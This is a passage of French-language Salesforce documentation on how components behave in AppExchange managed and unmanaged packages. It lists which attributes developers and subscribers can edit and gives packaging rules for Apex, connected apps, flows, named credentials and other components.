| **Instantané de rapport** | | • Tous les attributs, à l'exception du Nom unique de l'instantané de rapport | • Nom unique de l'instantané de rapport |
| **Classe Apex** | • Version de l'API<br>• Code | | • Nom |
| **Motif de partage Apex** | • Étiquette de motif | | • Nom du motif |
| **Recalcul du partage Apex** | | • Classe Apex | |
| **Déclencheur Apex** | • Version de l'API<br>• Code | | • Nom |

| Composant | Modifiable par le développeur | Modifiable par l'abonné et le développeur | Verrouillé |
|---|---|---|---|
| **Application** | | • Tous les attributs, à l'exception du Nom de l'application | • Nom de l'application |
| **Types d'article** | • Description<br>• Étiquette<br>• Étiquette au pluriel<br>• Commence par un son vocalique | • Disponible pour le portail client<br>• Affichages de canal<br>• Modèle de partage par défaut<br>• Statut de développement<br>• Activer les services<br>• Accorder l'accès via une hiérarchie<br>• Présentations de recherche | • Nom |
| **Présentation compacte** | • Tous les attributs | | |
| **Application connectée** | • Méthode d'accès<br>• URL d'application de zone de dessin<br>• URL de rappel<br>• Nom d'application connectée<br>• E-mail du contact<br>• Téléphone du contact<br>• Description<br>• URL d'icône<br>• URL d'information<br>• Plages IP de confiance<br>• Emplacements<br>• URL d'image de logo<br>• Étendues OAuth | • URL ACS<br>• ID d'entité<br>• Relaxe d'IP<br>• Gérer les ensembles d'autorisations<br>• Gérer les profils<br>• URL de début mobile<br>• Utilisateurs autorisés<br>• Stratégie de jeton d'actualisation<br>• Attributs SAML<br>• Certificat de fournisseur de services<br>• URL de début<br>• Type d'objet | • Nom d'API<br>• Date de création/Créé par<br>• Clé consommateur<br>• Secret consommateur<br>• Installé par<br>• Date d'installation<br>• Date de dernière modification/Modifié par<br>• Version |
| **Bouton ou lien personnalisé** | • Comportement<br>• URL du lien ou du bouton<br>• Source de contenu<br>• Description<br>• Afficher les cases à cocher<br>• Étiquette | • Hauteur<br>• Redimensionnable<br>• Afficher la barre d'adresse<br>• Afficher la barre de menus<br>• Afficher les barres de défilement | • Type d'affichage<br>• Nom |

| Composant | Modifiable par le développeur | Modifiable par l'abonné et le développeur | Verrouillé |
|---|---|---|---|
| | • Codage du lien | • Afficher la barre d'état<br>• Afficher les barres d'outils<br>• Largeur<br>• Position de la fenêtre | |
| **Champ personnalisé** | • Format d'affichage des numéros automatiques<br>• Décimales<br>• Description<br>• Valeur par défaut<br>• Étiquette de champ<br>• Formule<br>• Longueur<br>• Filtre de recherche<br>• Étiquette de liste associée<br>• Obligatoire<br>• Critères de filtrage récapitulatif de cumul | • Suivi de fil Chatter<br>• Texte d'aide<br>• Type de masque<br>• Caractère de masque<br>• Paramètre de partage<br>• Trier les valeurs de liste de sélection<br>• Suivre l'historique de champ | • Nom de relation enfant<br>• Type de données<br>• ID externe<br>• Nom du champ<br>• Champ récapitulatif de cumul<br>• Objet récapitulatif de cumul<br>• Type de récapitulatif de cumul<br>• Unique |
| **Étiquette personnalisée** | • Catégorie<br>• Description courte<br>• Valeur | | • Nom |
| **Objet personnalisé** | • Description<br>• Étiquette<br>• Étiquette au pluriel<br>• Nom de l'enregistrement<br>• Commence par un son vocalique | • Autoriser les activités<br>• Autoriser les rapports<br>• Disponible pour le portail Client<br>• Paramètres d'aide contextuelle<br>• Modèle de partage par défaut<br>• Statut de développement<br>• Activer la prise en charge des services<br>• Référence étendue<br>• Accorder l'accès via une hiérarchie<br>• Présentations de recherche | • Nom de l'objet<br>• Type de données du nom d'enregistrement<br>• Format d'affichage du nom d'enregistrement |

| Composant | Modifiable par le développeur | Modifiable par l'abonné et le développeur | Verrouillé |
|---|---|---|---|
| | | • Historique du champ de suivi | |
| **Autorisation personnalisée** | • Application connectée<br>• Description<br>• Étiquette<br>• Nom | | |
| **Type de rapport personnalisé** | • Tous les attributs, à l'exception de Statut de développement et Nom du type de rapport | • Statut de développement | • Nom du type de rapport |
| **Paramètre personnalisé** | • Description<br>• Étiquette | | • Nom de l'objet<br>• Type de paramètre<br>• Visibilité |
| **Tableau de bord** | | • Tous les attributs, à l'exception du Nom unique de tableau de bord | • Nom unique du tableau de bord |
| **Document** | | • Tous les attributs, à l'exception du Nom unique du document | • Nom unique du document |
| **Modèle d'e-mail** | | • Tous les attributs, à l'exception du Nom unique du document | • Nom du modèle de message |
| **Source de données externe** | • Type | • Fournisseur d'authentification<br>• Certificat<br>• Configuration personnalisée<br>• Point de terminaison<br>• Type d'identité<br>• Étendue OAuth<br>• Mot de passe<br>• Protocole<br>• Nom d'utilisateur | • Nom |

| Composant | Modifiable par le développeur | Modifiable par l'abonné et le développeur | Verrouillé |
|---|---|---|---|
| **Ensemble de champs** | • Description<br>• Étiquette<br>• Champs disponibles | • Champs sélectionnés (contrôlés par l'abonné uniquement) | • Nom |
| **Page Lightning** | • Page Lightning | | |
| **Flux** | • Flux complet | • Nom<br>• Description<br>• Statut | • Nom unique du flux<br>• URL |
| **Dossier** | | • Tous les attributs, à l'exception du Nom unique du dossier | • Nom unique du dossier |
| **Composant de page d'accueil** | • Corps<br>• Position du composant | | • Nom<br>• Type |
| **Présentation de page d'accueil** | | • Tous les attributs, à l'exception du Nom de la présentation | • Nom de la présentation |
| **Lettre à en-tête** | | • Tous les attributs, à l'exception du Nom de la lettre à en-tête | • Nom de la lettre à en-tête |
| **Application Lightning** | • Version de l'API<br>• Description<br>• Étiquette<br>• Balisage | | Nom |
| **Composant Lightning** | • Version de l'API<br>• Description<br>• Étiquette<br>• Balisage | | Nom |
| **Événement Lightning** | • Version de l'API<br>• Description<br>• Étiquette<br>• Balisage | | Nom |

| Composant | Modifiable par le développeur | Modifiable par l'abonné et le développeur | Verrouillé |
|---|---|---|---|
| **Interface Lightning** | • Version de l'API<br>• Description<br>• Étiquette<br>• Balisage | | Nom |
| **Vue de liste** | | • Tous les attributs, à l'exception du Nom unique de la vue | • Nom unique de la vue |
| **Identifiant nommé** | • Point de terminaison<br>• Étiquette | • Fournisseur d'authentification<br>• Certificat<br>• Type d'identité<br>• Étendue OAuth<br>• Mot de passe<br>• Protocole<br>• Nom d'utilisateur | • Nom |
| **Présentation de page** | | • Tous les attributs, à l'exception du Nom de la présentation de page | • Nom de la présentation de page |
| **Ensemble d'autorisations** | • Description<br>• Étiquette<br>• Autorisations d'objet personnalisé<br>• Autorisations de champ personnalisé<br>• Paramètres d'accès à la classe Apex<br>• Paramètres d'accès à la page Visualforce | | • Nom |
| **Cache de la plate-forme** | | | • Tous les attributs |
| **Type d'enregistrement** | • Description<br>• Étiquette de type d'enregistrement | • Actif<br>• Processus métier | • Nom |
| **Paramètre de site distant** | | Tous les attributs, à l'exception du Nom du site distant | • Nom du site distant |

| Composant | Modifiable par le développeur | Modifiable par l'abonné et le développeur | Verrouillé |
|---|---|---|---|
| **Rapport** | | • Tous les attributs, à l'exception du Nom unique du rapport | • Nom unique du rapport |
| **Commande S-Control** | • Contenu<br>• Description<br>• Codage<br>• Nom du fichier<br>• Étiquette | • Pré-intégré à la page | • Nom S-Control<br>• Type |
| **Ressource statique** | • Description<br>• Fichier | | • Nom |
| **Onglet** | • Description<br>• Codage<br>• Avec un menu latéral<br>• Hauteur<br>• Étiquette<br>• Commande S-Control<br>• Lien personnalisé de page de destination<br>• Type<br>• URL<br>• Largeur | • Salesforce Classic Mobile prêt<br>• Style d'onglet | • Nom de l'onglet |
| **Traduction** | • Tous les attributs | | |
| **Règle de validation** | • Description<br>• Formule de condition d'erreur<br>• Emplacement de l'erreur<br>• Message d'erreur | • Actif | • Nom de la règle |
| **Composant Visualforce** | • Version de l'API<br>• Description<br>• Étiquette<br>• Balisage | | • Nom |
| **Page Visualforce** | • Version de l'API | | • Nom |

| Composant | Modifiable par le développeur | Modifiable par l'abonné et le développeur | Verrouillé |
|---|---|---|---|
| | • Description<br>• Étiquette<br>• Balisage | | |
| **Alerte par e-mail de workflow** | | • E-mails supplémentaires<br>• Modèle d'e-mail<br>• Adresse e-mail De<br>• Destinataires | • Description |
| **Mise à jour de champ de workflow** | • Description<br>• Valeur de champ<br>• Valeur de formule | • Référence | • Nom |
| **Message sortant de workflow** | • Description<br>• URL de point de terminaison<br>• Champs à envoyer<br>• Envoyer l'ID de session | • Utilisateur à envoyer en tant que | • Nom |
| **Règle de workflow** | • Description<br>• Critères d'évaluation<br>• Critères de règle | • Actif | • Nom de la règle |
| **Tâche de workflow** | | • Attribuer à<br>• Commentaires<br>• Date d'échéance<br>• Priorité<br>• Type d'enregistrement<br>• Statut | • Objet |

# Comportement des composants dans les packages

Lors de l'élaboration d'une application à distribuer, déterminez les éléments à inclure dans vos packages, la conception de votre application et la distribution des packages (gérés ou non gérés).

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer des packages AppExchange :
- Créer des packages AppExchange

**Remarque:**

- Les noms de composant doivent être uniques au sein d'une organisation. Pour vous assurer que les noms de composant n'entrent pas en conflit avec ceux de l'organisation d'un installateur, utilisez un package géré dans lequel tous les noms de composant contiennent votre préfixe d'espace de noms.

### Classes ou déclencheurs Apex

Tout code Apex inclus dans un package doit avoir au moins 75 % de couverture de test cumulée. Chaque déclencheur doit également avoir une couverture de test. Lorsque vous chargez votre package sur AppExchange, tous les tests sont exécutés pour vérifier l'absence d'erreurs. De plus, tous les tests sont exécutés lors de l'installation du package dans l'organisation de l'installateur. L'installateur peut décider si le package est installé en cas d'échec à un test.

**Conseil:** Pour éviter les conflits de nommage, Salesforce recommande l'utilisation de packages gérés pour tous les packages contenant un code Apex. Ainsi, tous les objets Apex contiennent votre préfixe d'espace de noms. Par exemple, s'il existe une classe Apex appelée `MyHelloWorld` et que l'espace de noms de votre organisation est `OneTruCode`, la classe est référencée sous `OneTruCode.MyHelloWorld`.

Tenez compte des considérations suivantes lors de l'inclusion de code Apex dans votre package :

- Les packages gérés reçoivent un espace de noms unique. Cet espace de noms est automatiquement ajouté au début de vos noms de classe, de vos méthodes, de vos variables, etc., ce qui évite la duplication des noms dans l'organisation de l'installateur.
- Dans une seule transaction, vous pouvez référencer uniquement 10 espaces de noms. Par exemple, supposons que vous avez un objet qui exécute une classe dans un package géré lors de sa mise à jour. La classe met ensuite à jour un deuxième objet, qui à son tour exécute une classe différente dans un autre package. Même si le deuxième package n'a pas été accédé directement par le premier, les opérations ayant lieu dans la même transaction, il est inclus dans le nombre d'espaces de noms accédés dans une transaction unique.
- Si vous exposez des méthodes en tant que services Web, insérez une documentation détaillée pour permettre aux abonnés d'écrire un code externe qui appelle votre service Web.
- Si une classe Apex référence une étiquette personnalisée et que cette étiquette inclut des traductions, intégrez explicitement au package les langues individuelles correspondant à ces traductions.
- Si vous référencez un objet de partage d'un objet personnalisé (tel que MyCustomObject__share) dans un code Apex, une dépendance à un modèle de partage est ajoutée à votre package. Vous devez définir le niveau d'accès en partage par défaut de l'organisation pour l'objet personnalisé sur Privé pour permettre à d'autres organisations d'installer votre package.
- Le code inclus dans une classe ou un déclencheur Apex faisant partie d'un package géré est automatiquement masqué et ne peut pas être affiché dans une organisation d'installation. Les seules exceptions sont les méthodes déclarées comme globales, car les signatures de méthode peuvent être affichées dans une organisation d'installation.
- Vous pouvez utiliser l'annotation `deprecated` dans un code Apex pour identifier les méthodes `global`, les classes, les exceptions, les énumérations, les interfaces et les variables qui ne peuvent plus être référencées dans les versions ultérieures du package géré dans lequel elles résident. Cela est utile lorsque vous retravaillez un code dans des packages gérés pour suivre l'évolution des exigences. Lorsque vous chargez une autre version de package Géré-Publié, les nouveaux abonnés qui installent la dernière version du package ne peuvent pas afficher les éléments obsolètes, alors que ces éléments restent fonctionnels pour les abonnés existants et les intégrations d'API.
- Un Apex inclus dans un package non géré qui référence explicitement un espace de noms ne peut pas être chargé.

- Un code Apex qui référence des catégories de données ne peut pas être chargé.
- Avant de supprimer des pages Visualforce ou des composants Visualforce globaux de votre package, retirez de ces pages ou composants toutes les références à des classes Apex publiques et à des composants Visualforce publics. Une fois les références retirées, mettez à jour de vos abonnés vers une version intermédiaire du package avant de supprimer la page ou le composant global.

**Motifs de partage Apex**

Des motifs de partage Apex peuvent être ajoutés directement à un package, mais ils sont disponibles uniquement pour des objets personnalisés.

**Présentations compactes**

Lorsque vous empaquetez une présentation compacte, ses mappages de types d'enregistrement ne sont pas inclus. Les abonnés ou les installateurs d'un package contenant une présentation compacte doivent recréer ses mappages de types d'enregistrement dans leur organisation.

**Applications connectées**

- Les applications connectées peuvent être ajoutées uniquement à des packages gérés. Elles ne sont pas prises en charge pour des packages non gérés.
- Les abonnés ou les installateurs d'un package ne peuvent pas supprimer une application connectée, ils peuvent uniquement désinstaller son package. Un développeur peut supprimer une application connectée lorsqu'un package est chargé comme Géré - Publié. L'application connectée est supprimée dans l'organisation abonnée pendant la mise à niveau d'un package.
- Si vous mettez à jour une application connectée et l'insérez dans une nouvelle version de package, la mise à niveau du package dans une organisation cliente entraîne la mise à jour de l'application connectée existante.
- Si vous procédez à une mise à niveau automatique d'un package contenant une application connectée dans laquelle l'étendue OAuth ou les plages IP ont été modifiées depuis la version précédente, la mise à niveau échoue. Cette précaution empêche des utilisateurs non autorisés d'accéder librement à une organisation cliente en mettant à niveau un package installé. Un client peut toutefois exécuter une mise à niveau automatique d'un même package. Ce type de mise à niveau est autorisé, car il est effectué avec le consentement du client.
- Vous pouvez ajouter une application connectée existante (c.-à-d. créée avant la version Summer ’13) à un package géré. Vous pouvez également combiner des applications connectées nouvelles et existantes dans un même package géré.
- Pour les applications connectées créées avant la version Summer ’13, l'URL d'installation existante reste valide jusqu'à l'empaquetage et le chargement d'une nouvelle version. Lorsque la nouvelle version du package contenant une mise à jour de l'application connectée a été chargée, l'URL d'installation ne fonctionne plus.

**Console personnalisée**

Un package qui inclut un composant de console personnalisée peut être installé uniquement dans une organisation qui dispose d'une licence Service Cloud ou de l'autorisation Sales Console activée.

**Champs personnalisés**

- Des valeurs de champ de liste de sélection de champs personnalisés peuvent être ajoutées, modifiées ou supprimées par les abonnés. Un développeur doit en tenir compte lors du référencement explicite d'une valeur de liste de sélection dans un code. Des valeurs de liste de sélection peuvent être ajoutées ou supprimées par le développeur. Durant la mise à niveau d'un package, aucune valeur de liste de sélection nouvelle n'est installée dans l'organisation abonnée pour les champs existants. Une valeur de liste de sélection supprimée par le développeur est toujours disponible dans l'organisation abonnée.
- Les développeurs peuvent ajouter des champs personnalisés requis et universellement requis à des packages gérés, à condition qu'ils incluent des valeurs par défaut.
- Les champs de type numérotation automatique et les champs obligatoires ne peuvent pas être ajoutés après le chargement de l'objet dans un package Géré-Publié.

**Étiquettes personnalisées**

Si une étiquette est traduite, la langue doit être explicitement incluse dans le package pour pouvoir lui ajouter les traductions. Les abonnés peuvent remplacer la traduction par défaut d'une étiquette personnalisée.

**Objets personnalisés**

- Si un développeur active l'attribut `Autoriser les rapports` ou `Autoriser les activités` dans un objet personnalisé empaqueté, ces fonctionnalités sont également activées dans l'organisation abonnée lors d'une mise à niveau. Lorsque ces attributs sont activés dans un package Géré-Publié, le développeur et l'abonné ne peuvent pas les désactiver.
- Les remplacements de boutons et de liens standard peuvent également être empaquetés.
- Dans votre package d'extension, si vous souhaitez accéder aux informations historiques des objets personnalisés inclus dans le package de base, avec le propriétaire du package, procédez comme suit :

  1. Activez le suivi de l'historique dans l'organisation de la version du package de base.
  2. Chargez une nouvelle version du package de base.
  3. Installez la nouvelle version du package de base dans une organisation de version du package d'extension afin d'accéder aux informations de suivi de l'historique.

  Il est recommandé de ne pas activer le suivi de l'historique pour les objets personnalisés du package de base directement dans l'organisation de version du package d'extension. Cela entraînerait une erreur lors de l'installation du package et lors de la création d'organisations correctives pour le package d'extension.

**Autorisations personnalisées**

Si vous déployez un ensemble de modifications avec une autorisation personnalisée qui inclut une application connectée, cette application doit être déjà installée dans l'organisation de destination.

**Types de rapport personnalisé**

Un développeur peut modifier un type de rapport personnalisé dans un package géré après sa publication, et ajouter de nouveaux champs. Les abonnés reçoivent automatiquement ces modifications lorsqu'ils installent une nouvelle version du package géré. Cependant, une fois le package publié, les développeurs ne peuvent pas retirer des objets du type de rapport. Si vous supprimez un champ d'un type de rapport personnalisé qui fait partie d'un package géré, et que le champ supprimé fait partie d'un compartiment ou est utilisé dans un regroupement, vous recevez un message d'erreur.

**Paramètres personnalisés**

- Si un paramètre personnalisé est inclus dans un package géré, et que la `Visibilité` est définie sur Protégée, le paramètre personnalisé ne figure pas dans la liste des composants du package dans l'organisation abonnée. Toutes les données du paramètre personnalisé sont masquées pour l'abonné.

**Onglets personnalisés**

- Le `Style d'onglet` d'un onglet personnalisé doit être unique dans votre application. Il n'est toutefois pas nécessaire qu'il soit unique au sein de l'organisation dans laquelle il est installé. Le style d'un onglet personnalisé n'entraîne pas de conflit avec un onglet personnalisé existant dans l'environnement de l'installateur.
- Pour définir des noms d'onglets personnalisés dans différentes langues, dans Configuration, saisissez *`Renommer les onglets et les étiquettes`* dans la case `Recherche rapide`, puis sélectionnez **Renommer les onglets et les étiquettes**.
- Les abonnés ne peuvent pas modifier les onglets personnalisés dans un package géré.

**Portail client et portail partenaire**

Les packages qui référencent des champs de portail client ou portail partenaire sont pris en charge. L'abonné qui installe le package doit avoir le portail correspondant activé pour installer le package.

**Composants de tableau de bord**

Les développeurs de packages gérés doivent tenir compte des effets de l'introduction de composants de tableau de bord qui référencent des rapports publiés dans une version antérieure du package. Si l'abonné a supprimé le rapport ou l'a déplacé vers un dossier personnel, le composant de tableau de bord qui référence le rapport est supprimé durant l'installation. De plus, si l'abonné a modifié le rapport, celui-ci peut renvoyer des résultats qui affectent les informations affichées par le composant de tableau de bord. La meilleure pratique pour le développeur consiste à publier un tableau de bord et les rapports associés dans la même version.

**Services**

- Lorsque les services sont activés dans un objet personnalisé d'un package, l'organisation abonnée doit avoir la fonctionnalité des services activée pour installer le package.
- La configuration du filtre de service dans un rapport n'entraîne aucune dépendance. Le paramètre est supprimé lors de l'installation dans l'organisation de l'abonné.
- La récapitulation par champ de service de l'objet (par exemple Service comptabilité) dans un rapport entraîne une dépendance.
- Si le champ de service de l'objet dans un rapport est inclus sous forme de colonne, et que l'organisation de l'abonné ne prend pas en charge les services dans l'objet, la colonne est supprimée durant l'installation.
- Si vous installez un type de rapport personnalisé qui inclut un champ de service d'un objet sous forme de colonne, celle-ci est supprimée si l'organisation ne prend pas en charge les services.

**Sources de données externes**

- Après l'installation d'une source de données externe à partir d'un package géré ou non géré, l'abonné doit de nouveau s'authentifier au système externe.
  - Pour l'authentification par mot de passe, l'abonné doit saisir une nouvelle fois le mot de passe dans la définition de la source de données externe.
  - Pour OAuth, l'abonné doit mettre à jour l'URL de rappel dans la configuration client pour le fournisseur d'authentification, puis s'authentifier de nouveau en sélectionnant `Démarrer le flux d'authentification à l'enregistrement` dans la source de données externe.
- Les certificats ne peuvent pas être empaquetés. Si vous empaquetez une source de données externe qui spécifie un certificat, assurez-vous que l'organisation abonnée possède un certificat valide sous le même nom.

**Objets externes**

Dans des packages gérés et non gérés, les objets externes sont inclus dans le composant de l'objet personnalisé.

**Dépendances de champs**

- Les développeurs et les abonnés peuvent ajouter, modifier ou supprimer des dépendances de champ.
- Si le développeur ajoute une dépendance de champ, elle est ajoutée durant l'installation, sauf si l'abonné a déjà spécifié une dépendance pour ce champ.
- Si le développeur supprime une dépendance, cette modification n'est pas reflétée dans l'organisation de l'abonné durant une mise à niveau.
- Si le développeur introduit un nouveau mappage de valeurs de liste de sélection entre les champs de dépendance et les champs de contrôle, le mappage est ajouté durant une mise à niveau.
- Si le développeur supprime un mappage de valeurs de liste de sélection, cette modification n'est pas reflétée dans l'organisation de l'abonné durant une mise à niveau.

**Ensembles de champs**

Les ensembles de champs dans des packages installés exécutent des comportements de fusion différents durant une mise à niveau :

| Si un développeur de package : | Dans la mise à niveau du package : |
|---|---|
| Modifie un champ de `Non disponible` en **Disponible pour l'ensemble de champs** ou en **Dans l'ensemble de champs** | Le champ modifié est placé à la fin de l'ensemble de champs mis à niveau, quelle que soit la colonne à laquelle il a été ajouté. |
| Ajoute un nouveau champ | Le nouveau champ est placé à la fin de l'ensemble de champs mis à niveau, quelle que soit la colonne à laquelle il a été ajouté. |
| Modifie un champ de **Disponible pour l'ensemble de champs** ou **Dans l'ensemble de champs** en `Non disponible` | Le champ est supprimé de l'ensemble de champs mis à niveau. |
| Modifie un champ de **Dans l'ensemble de champs** en **Disponible pour l'ensemble de champs** (ou inversement) | La modification n'est pas reflétée dans l'ensemble de champs mis à niveau. |

Remarque: Les abonnés ne sont pas informés des modifications apportées à leurs ensembles de champs installés. Le développeur doit notifier les utilisateurs (via des notes de publication de package ou une autre documentation) de toute modification des ensembles de champs publiés. Une fusion peut supprimer des champs dans votre ensemble de champs.

Lorsqu'un ensemble de champs est installé, un abonné peut ajouter ou supprimer n'importe quel champ.

**Flux**

- Vous pouvez inclure uniquement des flux actifs dans un package. La version active du flux est déterminée lorsque vous chargez une version de package. Si aucune version du flux n'est active, le chargement échoue.
- Pour mettre à jour un package géré avec une version de flux différente, activez cette version, puis rechargez le package. Il n'est pas nécessaire d'ajouter la nouvelle version activée du package. Cependant, si vous activez une version de flux par erreur, puis chargez le package, vous distribuez cette version de flux à tout le monde. Pensez à vérifier la version que vous souhaitez charger.
- Dans une organisation de développement, vous ne pouvez pas supprimer un flux ou une version de flux si vous l'avez chargé dans un package géré publié ou bêta.
- Vous ne pouvez pas supprimer des composants de flux d'installations de package Géré-Bêta dans des organisations de développement.
- Vous ne pouvez pas supprimer un flux d'un package installé. Pour retirer un flux empaqueté de votre organisation, désactivez-le, puis désinstallez le package.
- Si vous avez plusieurs versions d'un flux installé à partir de plusieurs packages non gérés, vous ne pouvez pas supprimer une seule version en désinstallant son package. La désinstallation d'un package (géré ou non géré) contenant une seule version du flux entraîne la suppression de l'ensemble du flux, avec toutes ses versions.
- Vous ne pouvez pas inclure des flux dans des correctifs empaquetés.
- Dans un package, un flux reste actif après l'installation. La version active précédente du flux dans l'organisation de destination est désactivée et remplacée par la nouvelle version installée. Tout flux en cours basé sur la version désormais désactivée continue d'être exécuté, sans interruption, mais reflète la version précédente du flux.
- La mise à niveau d'un package géré dans votre organisation installe une nouvelle version du flux uniquement si le développeur a inclus une nouvelle version du flux. Après plusieurs mises à niveau, vous pouvez vous retrouver avec de multiples versions du flux.
- Si vous installez un package contenant plusieurs versions de flux dans une nouvelle organisation de destination, seule la dernière version du flux est déployée.
- Si vous installez un flux à partir d'un package non géré qui porte le même nom, mais avec un numéro de version différent, qu'un flux de votre organisation, le nouveau flux installé devient la dernière version du flux existant. Cependant, si le flux du package

a le même nom et le même numéro de version que le flux existant dans votre organisation, l'installation du package échoue. Vous ne pouvez pas remplacer un flux.

- Cloud Flow Designer ne peut pas ouvrir des flux installés à partir de packages gérés.

**Dossiers**

- Les composants que Salesforce stocke dans des dossiers, par exemple des documents, ne peuvent pas être ajoutés à des packages lorsqu'ils sont stockés dans des dossiers personnels et non classés. Placez les documents, les rapports et autres composants que Salesforce stocke dans des dossiers, dans l'un de vos dossiers accessibles publiquement.
- Les composants tels que les documents, les modèles d'e-mail, les rapports ou les tableaux de bord sont stockés dans de nouveaux dossiers, dans l'organisation de l'installateur, en utilisant les noms de dossier de l'éditeur. Donnez à ces dossiers des noms indiquant leur appartenance au package.
- Si un nouveau rapport, tableau de bord, document ou modèle d'e-mail est installé durant une mise à niveau, et que le dossier contenant le composant a été supprimé par l'abonné, le dossier est recréé. Dans le dossier, aucun composant précédemment supprimé n'est restauré.
- Le nom d'un composant inclus dans un dossier doit être unique dans tous les dossiers du même type de composant, à l'exception des dossiers personnels. Les composants inclus dans un dossier personnel doivent être uniques uniquement dans le dossier personnel.

**Composants de page d'accueil**

Lorsque vous empaquetez une présentation de page d'accueil personnalisée, tous les composants de la page d'accueil personnalisée qui figurent dans la présentation de page sont automatiquement ajoutés. Les composants standard, tels que les Messages et alertes, ne sont pas inclus dans le package et ne remplacent pas les Messages et alertes de l'installateur. Pour inclure un message dans votre présentation de page d'accueil personnalisée, créez un composant d'onglet Accueil personnalisé de type Zone HTML contenant votre message. Dans Configuration, saisissez *Composants de la page d'accueil* dans la case Recherche rapide, puis sélectionnez **Composants de la page d'accueil**. Ajoutez ensuite le message à votre présentation de page d'accueil personnalisée.

**Présentations de page d'accueil**

Une fois installées, vos présentations de page d'accueil personnalisée sont répertoriées avec toutes les présentations de page d'accueil de l'abonné. Pour les différencier, ajoutez le nom de votre application au nom de la présentation de page.

**Vues de liste**

Les vues de liste associées à des files d'attente ne peuvent pas être incluses dans un package.

**Fonctions multidevises**

- Si un abonné installe un rapport ou un type de rapport personnalisé qui inclut un champ de devise d'un objet sous forme de colonne, celle-ci est supprimée si l'organisation abonnée n'est pas activée pour les devises multiples.
- Le référencement du champ de devise d'un objet dans les critères d'un rapport (par exemple, Devise du compte) entraîne une dépendance.
- La synthèse par champ de devise d'un objet dans un rapport entraîne une dépendance.
- L'utilisation d'une désignation de devise dans une valeur de critère de rapport (par exemple, « Chiffre d'affaires annuel égal à 100 GBP ») n'entraîne aucune dépendance. Le rapport génère une erreur lors de l'exécution dans l'organisation de l'installateur si la devise n'est pas prise en charge.
- Si un champ de devise d'un objet dans un rapport est inclus sous forme de colonne, et que l'organisation abonnée n'est pas activée pour les devises multiples, cette colonne est supprimée durant l'installation.
- Si un abonné installe un type de rapport personnalisé qui inclut un champ de devise d'un objet sous forme de colonne, celle-ci est supprimée si l'organisation n'est pas activée pour les devises multiples.

**Identifiants nommés**

- Après l'installation d'un identifiant nommé à partir d'un package géré ou non géré, l'abonné doit s'authentifier de nouveau sur le système externe.

  - Pour l'authentification par mot de passe, l'abonné saisit une nouvelle fois le mot de passe dans la définition de l'identifiant nommé.
  - Pour OAuth, l'abonné met à jour l'URL de rappel dans la configuration client pour le fournisseur d'authentification, puis s'authentifie de nouveau en sélectionnant **Démarrer le flux d'authentification à l'enregistrement** dans l'identifiant nommé.

- Les identifiants nommés ne sont pas automatiquement ajoutés aux packages. Si votre package est une source de données externe ou un code Apex qui spécifie un identifiant nommé en tant que point de terminaison d'un appel externe, ajoutez l'identifiant nommé au package. Alternativement, assurez-vous que l'organisation abonnée a un identifiant nommé valide portant le même nom.

  Si vous avez plusieurs organisations, vous pouvez créer un identifiant nommé sous le même nom, mais avec une URL de point de terminaison différente dans chaque organisation. Vous pouvez ensuite empaqueter et déployer (dans toutes les organisations) une définition d'appel externe qui référence le nom partagé de ces identifiants nommés. Par exemple, l'identifiant nommé de chaque organisation peut avoir une URL de point de terminaison distincte, par exemple pour tenir compte des différences entre les environnements de développement et de production. Si un appel externe Apex spécifie le nom partagé de ces identifiants nommés, la classe Apex qui définit l'appel externe peut être empaquetée et déployée dans toutes ces organisations, sans vérifier par programmation l'environnement.

- Les certificats ne peuvent pas être empaquetés. Si vous empaquetez un identifiant nommé qui spécifie un certificat, assurez-vous que l'organisation abonnée possède un certificat valide sous le même nom.
- Les options d'appel externe ci-dessous, pour des identifiants nommés, peuvent être définies uniquement via l'interface utilisateur. Si les valeurs par défaut ne correspondent pas à l'organisation cible, l'administrateur de cette organisation doit configurer manuellement l'identifiant nommé après le déploiement.
  - `Générer un en-tête d'autorisation` - par défaut : activé
  - `Autoriser les champs de fusion dans l'en-tête HTTP` - par défaut : désactivé
  - `Autoriser les champs de fusion dans le corps HTTP` - par défaut : désactivé

**Présentations de page**

La présentation de page de la personne qui charge un package est la présentation utilisée pour les organisations Group Edition et Professional Edition, et devient la présentation de page par défaut des organisations Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition.

Les présentations de page d'un package et les types d'enregistrement complémentaires correspondent à la présentation installée dans un objet existant. Sinon, appliquez manuellement aux profils les présentations de page installées.

Si une présentation de page et un type d'enregistrement sont créés suite à l'installation d'un package, l'attribution de présentation de page de l'utilisateur qui effectue le chargement est attribuée à ce type d'enregistrement pour tous les profils de l'organisation de l'abonné, sauf si un profil est mappé durant une installation ou une mise à niveau.

**Ensembles d'autorisations**

Vous pouvez inclure des ensembles d'autorisations en tant que composants dans un package, avec les autorisations et paramètres d'accès suivants :

- Autorisations d'objet personnalisé
- Autorisations d'objet externe
- Autorisations de champ personnalisé
- Autorisations personnalisées
- Paramètres de visibilité d'onglet personnalisé
- Accès à la classe Apex
- Accès à la page Visualforce

- Accès à la source de données externe

Remarque: Les applications attribuées et les paramètres de visibilité des onglets standard ne sont pas inclus dans les composants d'ensembles d'autorisations.

Utilisez des ensembles d'autorisations pour installer ou mettre à niveau une série d'autorisations. Contrairement aux paramètres de profil, les ensembles d'autorisations ne remplacent pas les profils.

**Valeurs de liste de sélection**

- Les abonnés peuvent renommer ou supprimer des valeurs de champs de liste de sélection. Un développeur en tenir compte lorsqu'il référence explicitement une valeur de champ de liste de sélection dans un code Apex.
- Des valeurs de champs de liste de sélection peuvent être ajoutées ou supprimées dans l'organisation du développeur. Lors d'une mise à niveau, aucune nouvelle valeur n'est installée. Toute valeur supprimée par le développeur reste disponible dans l'organisation jusqu'à sa suppression par l'abonné.

**Paramètres de profil**

Les paramètres de profil incluent les éléments suivants en tant que composants du package :

- Applications attribuées
- Applications connectées attribuées
- Paramètres d'onglet
- Attributions de présentations de page
- Attributions de types d'enregistrement
- Autorisations d'objet personnalisé
- Autorisations d'objet externe
- Autorisations de champ personnalisé
- Autorisations personnalisées
- Accès à la classe Apex
- Accès à la page Visualforce
- Accès à la source de données externe

Les paramètres de profil remplacent les profils existants dans l'organisation de l'installateur avec des modifications spécifiques d'autorisation et de paramètre.

**Types d'enregistrement**

- Si des types d'enregistrement sont inclus dans le package, l'organisation abonnée doit les prendre en charge pour installer le package.
